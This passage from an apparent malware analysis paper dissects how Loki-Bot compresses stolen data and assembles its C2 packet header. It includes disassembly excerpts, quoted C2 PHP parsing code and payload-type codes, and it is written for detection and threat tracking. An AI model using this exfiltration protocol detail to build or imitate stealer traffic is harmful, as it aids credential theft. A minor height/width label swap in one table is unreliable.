

Figure 80: Compress stolen data via compressWithAPLib

I am not going to go into reversing the internals of APLib (Ibsen, 2017), which is a compression library. Just know that I determined this to be APLib compression based

off of multiple references to the following string within the function, which can also be found within the unpacked binary during static analysis:

aPLib v1.01 - the smaller the better :)
Copyright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved.

More information: http://www.ibsensoftware.com/

If we inspect the destination buffer (Figure 81) after execution of the compressStolenData function, we will see what appears to be random garbage data. Thanks to a poor compression algorithm, we can actually see remnants of original data that was not compressed.



Figure 81: Buffer containing compressed data after execution of compressWithApLib

Before exiting, the compressStolenData function places the reference to the new compressed data buffer into the EAX register. When execution is returned back to the prepareDataAndSend function, the value originally passed as Arg1 - the reference to the uncompressed data - is overwritten with the new reference to the compressed data.

4.3.2.6 Build Packet Data – Add Loki-Bot Version

In order for Loki-Bot to properly parse all of the data it has exfiltrated, it needs to be given a specific structure. This is the first of several sections where we begin building out that structured packet data that will be sent to the Loki-Bot C2 servers.

When I first documented this section, there were a few hardcoded values being added to the payload buffer where I had to make an educated guess as to their purpose. Fortunately, while still finishing this paper, I happened to come across Loki-Bot's C2 source code, which confirmed the assumptions I had made.

Before we dig into this, I need to remind you that we have already created the buffer that will store this structured payload data back in the "Build Packet Data – Create Buffer" section. This is where 5000 bytes of space were allocated on the heap and the reference to that allocation was stored within EBX.



Figure 82: Adding hardcoded Loki-Bot version to final payload buffer

In Figure 82, we see the first of several calls to the addWORD2Buffer function. Arg1 is set to the value in EBX, which is our empty payload buffer, and Arg2 is set to the hexadecimal value 0x12. When executed, this function places the value in Arg2 into the buffer specified by Arg1. When doing so, it takes up 2-bytes (or a WORD) worth of space in the destination buffer.

This is one of the hardcoded values I was referring to that has no additional context surrounding it that would allow me to derive its meaning. However, once I gained access to Loki-Bot's C2 source code, the following PHP code within worker.class.php tells me that this value represents the version of Loki-Bot that we are dealing with (Figure 83).

```
protected function ParseHeader($lpBuffer, $dwLength)
{
    $ReportStream = new Stream($lpBuffer, $dwLength);
    $Header["VERSION"]   = $ReportStream->GetWORD();
    $Header["TYPE"]      = $ReportStream->GetWORD();

    if($Header["TYPE"] == 39)
    {
        $Header["BIN_ID"]    = $ReportStream->getSTRING_();
```

Get first WORD value from Loki header

Figure 83: Excerpt from Loki-Bot C2 source code depicting processing of specified version

Given that the hexadecimal value 0x12 in decimal is 18, and the most recent version of Loki-Bot that I could find advertised was 1.8 (legittools, 2017), my assumption is that to get the version of Loki-Bot from this value in the buffer you simply convert to decimal and then slide the decimal point over by one (meaning divide by 10).

4.3.2.7 Build Packet Data – Add Payload Type

```
00414B8F  .  6A 27        PUSH 27
00414B91  .  53           PUSH EBX
00414B92  .  E8 240DFFFF  CALL addWORD2Buffer

Arg2 = 27
Arg1
FE62C1C283CF41CA826AA267F5AA6F7.addWORD2Buffer
```

Figure 84: Adding hardcoded payload type to final payload buffer

Similar to the previous section, in Figure 84 we see EBX (the buffer) set as Arg1 and 0x27 set as Arg2 for the addWORD2Buffer function. When executed, addWORD2Buffer will place the value 0x27 into the payload buffer immediately after the WORD value that we just added. You gain a better understanding as to what this value represents once you know what type of data is being exfiltrated to the C2 server. This theory was confirmed when analyzing the C2 source code (Figure 85).

```
protected function ParseHeader($lpBuffer, $dwLength)
{
    $ReportStream = new Stream($lpBuffer, $dwLength);
    $Header["VERSION"]   = $ReportStream->GetWORD();
    $Header["TYPE"]      = $ReportStream->GetWORD();

    if($Header["TYPE"] == 39)
    {
        $Header["BIN_ID"]    = $ReportStream->getSTRING_();
```

Get second WORD value from Loki header

Figure 85: Excerpt from Loki-Bot C2 source code depicting processing of specified payload type

In this particular sample, we only see use of the following payload types:

- 0x27 = Stolen Application/Credential Data
- 0x28 = Get C2 Commands from C2 Server
- 0x2B = Keylogger Data

However, when looking at the C2 source code (Figure 86), we see additional payload types that perhaps newer versions of Loki-Bot can handle:

- 0x26 = Stolen Cryptocurrency Wallet
- 0x29 = Stolen File
- 0x2A = POS?
- 0x2C = Screenshot

```
(MODULE_WALLET && $Header["TYPE"] == 38) ||
(MODULE_FILE_GRABBER && $Header["TYPE"] == 41) ||
(MODULE_POS_GRABBER && $Header["TYPE"] == 42) ||
(MODULE_KEYLOGGER && $Header["TYPE"] == 43) ||
(MODULE_SCREENSHOT && $Header["TYPE"] == 44)
```

Figure 86: Additional payload types configured in C2 source code

4.3.2.8 Build Packet Data – Add Binary ID

```
00414B97  .  6A 00          PUSH 0                    Arg4 = 0
00414B99  .  6A 00          PUSH 0                    Arg3 = 0
00414B9B  .  68 BC994100    PUSH OFFSET 004199BC      Arg2 = ASCII "XXXXX11111"
00414BA0  .  53             PUSH EBX                  Arg1
00414BA1  .  E8 B30CFFFF    CALL addFIDStrLenAndString2Buffer
                                                      FE62C1C283CF41CA826AA267F5AA6F7.addFIDStrLenAndString2Buffer
```

Figure 87: Adding hardcoded Binary ID to final payload buffer

The next value that is added to the payload buffer is done via the function labeled addFIDStrLenAndString2Buffer (Figure 87). This is one that we became familiar with earlier during our deep dive into the checkFirefox function. From that analysis, we know this function will add an ID (Arg4), the length of the string to follow, and then the actual string (Arg2) to the buffer specified in Arg1. However, in this context[4], the first value added to the payload buffer does not represent a Function ID; rather, it is a Boolean True/False value representing the string encoding type. If set to True (1), the string that follows is Unicode encoded. If False (0), it is ASCII encoded.

[4] When adding application data to a buffer, the first value added by the addFIDStrLenAndString2Buffer function is the Function ID. In all other cases, the first value added by this function represents a Boolean True (Unicode) / False (ASCII)

In the case of this Binary ID, the string encoding type is set to a value of 0 (ASCII), which results in a string length of 10-bytes (0x0A in hex). Since we know that the encoding type takes up 2-bytes of buffer, the string length takes up 4 bytes of buffer, and then finally the string itself will take up 10 bytes of buffer, we can expect addFIDStrLenAndString2Buffer to add the Binary ID to the payload buffer like so:

[00 00] [0A 00 00 00] [58 58 58 58 58 31 31 31 31 31]

After addFIDStrLenAndString2Buffer executes, we see that our Binary ID has been appended to the Loki-Bot version and Payload Type within the payload buffer as expected (Figure 88).



Figure 88: Contents of final payload buffer after Loki-Bot version, payload type, and Binary ID have been added

Here is the breakdown the payload buffer thus far (Table 9):

Description	Add Function	Bytes
Loki-Bot Version	addWORD2Buffer	[12 00]
Payload Type	addWORD2Buffer	[27 00]
Binary ID - Unicode (T/F)	addFIDStrLenAndString2Buffer	[00 00]
Binary ID - Length		[0A 00 00 00]
Binary ID - String		[58 58 58 58 58 31 31 31 31 31]

Table 9: Breakdown of current payload buffer contents

These initial values can be important for developing more specific IDS signatures, tracking of specific threat actors or identifying new variants.

Originally, I had assumed that the string “XXXXX11111” represented a Bot Identifier until I reviewed the source code and found that this value was being referred to as BIN_ID, or Binary Identifier (Figure 89).

```
protected function ParseHeader($lpBuffer, $dwLength)
{
    $ReportStream = new Stream($lpBuffer, $dwLength);
    $Header["VERSION"]   = $ReportStream->GetWORD();
    $Header["TYPE"]      = $ReportStream->GetWORD();

    if($Header["TYPE"] == 39)
    {
        $Header["BIN_ID"]    = $ReportStream->getSTRING_();
```

Get third string value from Loki header

Figure 89: Excerpt from Loki-Bot C2 source code depicting processing of specified Binary ID

While this sample has a Binary ID of "XXXXX11111", a vast majority of the samples I have come across have a Binary ID of "ckav.ru", which ties them to the Russian hacking site "fuckav[.]ru".

4.3.2.9 Build Packet Data – Add Username

Next is a CALL to a function labeled getUserName (Figure 90). As the name suggests, this function obtains the username for the user running the malware. It does this by first making a CALL the getDLLFunctionFromIDXAndHash with Arg1 set to 9 and Arg2 set to D4449184, which decodes to ADVAPI32.GetUserNameW (Microsoft, GetUserName function, 2017). The decoded function is then executed via a CALL to EAX at 0x406069 and, if executed successfully, the username – which in my case is "REM" – will end up being placed into the EAX register upon return to the prepareDataAndSend function.

```
00414BA9  .  E8 6817FFFF  CALL getUserName
00414BAE  .  33F6         XOR ESI,ESI
00414BB0  .  8945 F8      MOV DWORD PTR SS:[LOCAL.2],EAX
00414BB3  .  46           INC ESI
00414BB4  .  6A 00        PUSH 0                          Arg4 = 0
00414BB6  .  56           PUSH ESI                        Arg3 => 1
00414BB7  .  85C0         TEST EAX,EAX
00414BB9  .  74 14        JZ SHORT 00414BCF
00414BBB  .  50           PUSH EAX                        Arg2 = UNICODE "REM"   Username
00414BBC  .  53           PUSH EBX                        Arg1 = Payload buffer
00414BBD  .  E8 970CFFFF  CALL addFIDStrLenAndString2Buffer   FE62C1C283CF41CA826AA267F5AA6F7.addFIDStrLenAndString2Buffer
```

Figure 90: Obtain current username and add it to final payload buffer

If the username was successfully obtained, it is then added to the payload buffer (Figure 91) via a CALL to addFIDStrLenAndString2Buffer, this time with an ID of 1 (Unicode).



Figure 91: Breakdown of username structure within final payload buffer

As a note, the W at the end of ADVAPI's GetUserNameW function name tells us that we are dealing with "wide," or Unicode, character encoding. As each Unicode character takes up 2-bytes of space, the username that is returned from this function ("REM") will end up having a null padding byte between each character (as shown above). Had the malware author chosen to use ADVAPI's GetUserNameA (A for ANSI), each character would only take up 1-byte thus there would be no null byte padding (Microsoft, Unicode in the Windows API, 2017).

4.3.2.10 Build Packet Data – Add Computer Name



Figure 92: Obtain computer name and add it to final payload buffer

Next is a CALL to a function labeled getComputerName (Figure 92) that leverages Kernel32's GetComputerNameW function to "retrieve the NetBIOS name of the local computer" (Microsoft, GetComputerName function, 2017). Upon successful execution of this function, the NetBIOS name - "REMWORKSTATION" in my case - is eventually placed into the EAX register and execution is returned to prepareDataAndSend.

As with the retrieval of the username, the malware author opted for the version of the GetComputerName function that returns a Unicode encoded hostname (as opposed to ANSI encoded), so we can expect to have null padding between each character. This Unicode encoded hostname is then added to the payload buffer (Figure 93) via addFIDStrLenAndString2Buffer.



Figure 93: Breakdown of computer name structure within final payload buffer

4.3.2.11 Build Packet Data – Add Domain Name



Figure 94: Obtain domain name and add it to final payload buffer

Loki-Bot will now attempt to acquire the domain for which the user account is associated with. It does this via a function labeled getDomainNameViaAcctSID (Figure 94). This function gets a bit into the weeds so I will simply summarize what it does so that we do not stray too far from the main point.

In order for the malware to obtain the user's domain, it first obtains a handle to the current thread or process via calls to either:

Kernel32.GetCurrentThread (Microsoft, GetCurrentThread function, 2017) AND ADVAPI32.OpenThreadToken (Microsoft, OpenThreadToken function, 2017)

OR

Kernel32.GetCurrentProcess (Microsoft, GetCurrentProcess function, 2017) AND ADVAPI32.OpenProcessToken (Microsoft, OpenProcessToken function, 2017)

Whichever one succeeds will return a handle to a token which is then used to obtain the account Security Identifier (SID) (Microsoft, Security Identifiers, 2017) via a CALL to ADVAPI32.GetTokenInformation (Microsoft, GetTokenInformation function, 2017). The domain name is then obtained by passing the newly obtained SID to ADVAPI32.LookupAccountSidW, which returns the domain name into the buffer that

was specified as the lpReferencedDomainName argument (Microsoft, LookupAccountSid function, 2017).

Since my analysis host is a workstation that is not connected to any domain, the value that is returned to this buffer is "the name of the computer as of the last start of the system" (Microsoft, LookupAccountSid function, 2017). This value ("REMWorkstation") is then placed into EAX and execution is returned to prepareDataAndSend where the value is then added to the payload buffer (Figure 95) via addFIDStrLenAndString2Buffer.



Figure 95: Breakdown of domain name structure within final payload buffer

4.3.2.12 Build Packet Data – Add Screen Resolution



Figure 96: Obtain screen resolution and add it to final payload buffer

Loki-Bot then obtains the screen resolution via a CALL to the function labeled getDesktopResolution (Figure 96). This function leverages USER32's GetDesktopWindow function (Microsoft, GetDesktopWindow function, 2017) in combination with its GetWindowRect function to obtain this information. When executed, USER32.GetWindowRect will place the resolution's width and height into the buffer specified in the lpRect argument (Microsoft, GetWindowRect function, 2017) (Figure 97).



Figure 97: RECT structure produced by CALL to USER32.GetWindowRect

We translate this data as follows (Table 10):

Description	Value (Memory Dump)	Value (Hex)	Value (Decimal)
Height	[70 0D 00 00]	0xD70	3440
Width	[A0 05 00 00]	0x5A0	1440
		Resolution:	**3440 x 1440**

Table 10: Translation of results from USER32.GetWindowRect

We can manually verify the screen resolution via Window's Display Settings (Figure 98):



Figure 98: Confirmation of screen resolution results within Window's display settings

When execution is returned to prepareDataAndSend, first the width and then the height is added to the payload buffer (Figure 99) via addDWORD2Buffer (Figure 96). This function adds data to a buffer in the same fashion as the addWORD2Buffer except for the fact that it does so in 4-byte (DWORD) chunks as opposed to 2-byte (WORD).



Figure 99: Breakdown of resolution (width x height) structure within final payload buffer

4.3.2.13 Build Packet Data – Add Boolean isLocalAdmin

Now it is time to determine whether the current user is a local administrator. The function labeled isLocalAdmin is able to determine this via a CALL to SAMCLI.NetUserGetInfo (Microsoft, NetUserGetInfo function, 2017) (Figure 100).



Figure 100: Execute SAMCLI.NetUserGetInfo to obtain Local Admin status of current user

The first argument passed to this function, representing the server name, is NULL and "if this argument is null, the local computer is used" (Microsoft, NetUserGetInfo function, 2017).

The second argument, representing the user name, was obtained via the CALL to GetUserNameW (Microsoft, GetUserName function, 2017) that you see being made at 0x4063D8. In our case, this would be the Unicode encoded string "REM".

Syntax

```
C++

NET_API_STATUS NetUserGetInfo(
  _In_  LPCWSTR servername,
  _In_  LPCWSTR username,
  _In_  DWORD   level,
  _Out_ LPBYTE  *bufptr
);
```

Figure 101: NetUserGetInfo arguments

The third argument, representing the level, is set to 1. Specifying a level of 1 will return detailed information about the user account into the buffer specified in the 4th argument (Microsoft, NetUserGetInfo function, 2017).

If we go to the buffer specified as the 4th argument, then allow the malware to execute the NetUserGetInfo function, we will see that this buffer populates with data that is formatted as a USER_INFO_1 structure (Microsoft, USER_INFO_1 structure, 2017).



Figure 102: Compare 4th element of USER_INFO_1 structure to the value 2. 2 == Local Administrator

The 4th element of this data structure (Figure 102), representing the level of privilege assigned to the REM user, is then compared to the value 2 (at 0x406404). If we look at this data structure's documentation, we see that the value 2 represents "Administrator." Since my user "REM" is a local administrator, the values match resulting in EAX being set to 1. Had they not matched, EAX would have been set to 0.

We could also manually verify this by running the command: "net user rem" (Microsoft, Net user, 2017), which returns the following[5] (Figure 103):

[5] Note "Local Group Memberships"



Figure 103: Manual verification of Local Administrator status via "net user" command

The value placed into EAX, which is a Boolean True or False answer to the question of "Is this user a local administrator," is then added to the payload buffer via addWORD2Buffer (Figure 104).

Figure 104: Add Local Administrator status for current user to the final payload buffer

Figure 105 depicts what the payload buffer looks like after execution:



Figure 105: Result of isLocalAdmin within final payload buffer. 1 == True

4.3.2.14 Build Packet Data – Add Boolean isBuiltInAdmin



Figure 106: Obtain Built-In Administrator status and add it to final payload buffer

In addition to checking whether or not the current user account is a local admin, Loki-Bot also checks to see whether the current user is a member of the BUILTIN_ADMINISTRATORS group. To do this, a CALL to the function labeled isBuiltInAdministrator is made at 0x414C84 (Figure 106).

